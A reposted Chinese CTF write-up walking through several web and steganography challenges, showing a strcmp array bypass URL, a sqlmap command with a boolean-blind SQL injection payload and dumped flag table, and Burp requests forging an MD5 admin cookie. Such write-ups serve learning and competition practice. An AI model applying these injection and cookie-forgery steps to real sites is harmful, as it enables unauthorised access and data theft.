先看见这个题也没什么思路，一开始一直在坑爹的找后台的源码，有一个界面还是被BOM给强制搞没了…这里也不知道该怎么解释，就是拿txt写的php代码前面会有隐藏的字符，然后会阻止服务器对php代码进行解析，导致一个空页面，但是在页面的代码部分会有几个转义字符，写writeup的时候我也没使劲去找那个了，后来偶然的误打误撞Search了一下竟然搜到了这个flag.

2. 我是一个网站管理员


这题一开始感觉像是注入，但是手注了好久都没有成功，附上woo Yun的学习资料: http://drops.wooyun.org/tips/7840 然后想到了扫一下看看有没有隐藏的目录，御剑扫到了一个robots.txt的文件，里面是strcmp，给出了这个命令，代码里面也说了不要用数据库，说明根本就不用注入，pass的值根本就判断不出来，所以就想到传数组进去http://120.132.85.112:4943/?pass[]=

然后就得到了一个地址，说明这条思路还是正确的，输入进地址栏，很明显就是




后台：832857ad8b88.php

注入了，拿sqlmap跑一下



```
[18:07:40] [INFO] the SQL query used returns 1 entries
[18:07:40] [INFO] resumed: flag{42174fe7-259b-4d49-b421-e8ca1ccfe020}
[18:07:40] [INFO] analyzing table dump for possible password hashes
Database: afdf
Table: flag
[1 entry]
+-------------------------------------------+
| flag                                      |
+-------------------------------------------+
| flag{42174fe7-259b-4d49-b421-e8ca1ccfe020} |
+-------------------------------------------+

[18:07:40] [INFO] table 'afdf.flag' dumped to CSV file '/root/.sqlmap/output/120
.132.85.112/dump/afdf/flag.csv'
[18:07:40] [INFO] fetching columns for table 'user' in database 'afdf'
```




```
root@ZhaoJS:~# sqlmap -u "http://120.132.85.112:4943/832857ad8b88.php" --data="i
d=1" --dump
         _
 ___ ___| |_____ ___ ___  {1.0-dev-nongit-201605010a89}
|_ -| . | |     | .'| . |
|___|_  |_|_|_|_|__,|  _|
      |_|           |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
 consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Developers assume no liability and are not respon
sible for any misuse or damage caused by this program

[*] starting at 18:07:40

[18:07:40] [INFO] resuming back-end DBMS 'mysql'
[18:07:40] [INFO] testing connection to the target URL
[18:07:40] [INFO] checking if the target is protected by some kind of WAF/IPS/ID
S
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1' AND 5271=5271 AND 'pUfe'='pUfe
```


Get Flag.

3. You Jump I Jump

这题真的没有思路，首先尝试了搜索注入点，没有，搜索未公布的路径，也没有，能想到的是php注入和修改cookies或者session，场控大人放了一个tip说登录的是admin1，然后只是傻傻的在更改username，后来把cookies用md5解密了一下，是test2，然后把admin1用md5加密一下再用Burp抓一下cookies改掉，Repeater Go一下拿到flag。


Burp Suite Professional v1.5.18 - licensed to LarryLau
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
1 × 2 × ...
Go Cancel < >
Target: http://120.132.85.112:2080
Request
Raw Params Headers Hex
Response
Raw Hex

```
GET /admin.php HTTP/1.1
Host: 120.132.85.112:2080
Proxy-Connection: keep-alive
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,i
mage/webp,*/*;q=0.8
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/50.0.2661.94 Safari/537.36
Referer: http://120.132.85.112:2080/login.php
Accept-Encoding: gzip, deflate, sdch
Accept-Language: zh-CN,zh;q=0.8
Cookie: token=ad0234829205b9033196ba818f7a872b
```



Burp Suite Professional v1.5.18 - licensed to LarryLau
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
1 × 2 × ...
Go Cancel < > Follow redirection
Target: http://120.132.85.112:2080
Request
Raw Params Headers Hex
Response
Raw Headers Hex HTML Render

```
GET /admin.php HTTP/1.1
Host: 120.132.85.112:2080
Proxy-Connection: keep-alive
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,i
mage/webp,*/*;q=0.8
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/50.0.2661.94 Safari/537.36
Referer: http://120.132.85.112:2080/login.php
Accept-Encoding: gzip, deflate, sdch
Accept-Language: zh-CN,zh;q=0.8
Cookie: token=e00cf25ad42683b3df678c61f42c6bda
```

```
HTTP/1.1 200 OK
Date: Fri, 13 May 2016 01:18:06 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4
Refresh: 3;url=./index.php
Set-Cookie: token=deleted; expires=Thu, 01-Jan-1970 00:00:01 GMT; Max-Age=0
Vary: Accept-Encoding
Content-Length: 783
Content-Type: text/html

<!DOCTYPE html>
<html lang="zh-cn">
<head>
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<meta name="viewport" content="width=device-width, initial-scale=1.0">
<title>CCSCMS□□□□</title>

<link href="css/bootstrap.min.css" rel="stylesheet">
<link href="css/signin.css" rel="stylesheet">

</head>

<body>

<div class="signin">
        <div class="signin-head"><img src="images/test/head_120.jpg" alt="" class="img-circle"></div>
        <form class="form-signin" role="form"  action="./" >
                <button class="btn btn-lg btn-warning btn-block"
>□□□□,□□□□□...<script>console.log('flag{7733138d-8f8e-4c42-b4c1-5e3e003f6502}');</script></button>
```

4. 小苹果

用Chrome下载只能下载到几kb的文件不知道是为什么，用百度云才下载下来，感觉第一秒里有杂音，就一直在用音频处理软件处理第一秒钟，但是试了挺多工具都失败了，就去Google音频加密解密，直到搜到这个神器...拿到flag



Decode message: C:/Users/ZhaoS/Desktop/little_apple.wav

Media's encoding format : WAVE

Options

Sound quality: 93.75% normal

Decoded message

```
flag{b1a63978-cd55-4ebf-a316-5f3a96fc466b}
```

CharSet: UTF8 □ Encrypted data ☑ Compressed data

转载于:https://my.oschina.net/u/2616541/blog/687201